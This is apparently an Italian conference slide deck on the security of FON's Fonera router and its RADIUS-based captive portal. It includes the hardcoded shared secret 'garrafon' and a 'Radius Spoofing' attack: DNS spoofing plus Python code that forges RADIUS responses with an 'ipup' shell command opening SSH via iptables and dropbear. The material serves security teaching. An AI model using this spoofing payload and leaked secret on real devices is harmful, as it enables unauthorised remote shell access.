
- 1.L'utente si autentica al captive portal della FONERA introducendo le proprie credenziali**
- 2.Viene inoltrata una richiesta radius dalla FONERA (NAS) al server radius**
- 3.Il server risponde ed in base al tipo di risposta l'utente viene autenticato oppure no**

# Configurazione chillispot (quando la Fonera si collega ad Internet)



- **Risoluzione di radius01.fon.com**
- **Download configurazione di chillispot dal server radius**
  - **siti autorizzati per navigazione senza autenticazione inviati attraverso comandi “shell” che la fonera esegue**

- **DNS è senza autenticazione**
- Autenticazione NAS-Server Radius basata su shared secret
- **Password uguale per tutti i NAS**
- **Il canale NAS - Server Radius non è “sicuro”**
- **Il NAS è nelle mani dell’utente e non è tamper proof ovvero....**





Shared Secret:  
**garrafon**




- Obiettivo: risolvere qualunque richiesta DNS della fonera nell'IP della macchina attaccante

Chi è radius01.fon.com?

Io!!!!







## Attacco: Radius Spoofing

```
avp_list = [  
  'radiusserver1 radius01.fon.com',  
  'radiusserver2 radius02.fon.com',  
  'radiussecret garrafon',  
  'dhcpif eth1',  
  'uamsecret garrafon',  
  'uamanydns',  
  'uamallowed  
    www.martinvarsavsky.net,www.google.com,www.flickr.com,static.flickr.com,video.google.com,  
    216.239.51.0/24,66.249.81.0/24',  
  'uamallowed www.fon.com,www.paypal.com,www.paypalobjects.com,www.skype.com,  
    66.249.93.0/24,72.14.207.0/24,72.14.209.0/24,84.96.67.0/24,213.91.9.0/24,80.118.99.  
    0/24',  
  'uamallowed shop.fon.co.kr,secure.nuguya.com,inilite.inicis.com,fon-  
    en.custhelp.com,maps.fon.com,c20.statcounter.com',  
  'uamserver https://login.fon.com/cp/index.php',  
  
  'ipup "/usr/sbin/iptables -I INPUT 1 -p tcp -dport  
  22 -j ACCEPT; /etc/init.d/dropbear"  
]
```

```
options = ''
for item in avp_list:
    options += '\x1a' #type
    options += chr(len(item)+8) #len
    options += '\x00\x00\x38\xdf'
    options += '\x06' #VSA attribute
    options += chr(len(item) + 2 )
    options += item
    pcklen += len(item) + 8
    code = '\x02'
    id_pack = req[1]
    req_auth = req[4:20]
    m = md5.new()
    auth = req_auth
    outdata = struct.pack ('!2cH16s',code,id_pack,pcklen,auth)
    pkt = outdata+options
    m.update(pkt+'garrafon')
    auth = m.digest()
    outdata = struct.pack ('!2cH16s',code,id_pack,pcklen,auth)
    resp = outdata+options
```

## Ringraziamenti

- Grazie per l'attenzione
- Domande ?
- Ringraziamo il CameLUG e l'UNICAM per l'organizzazione !

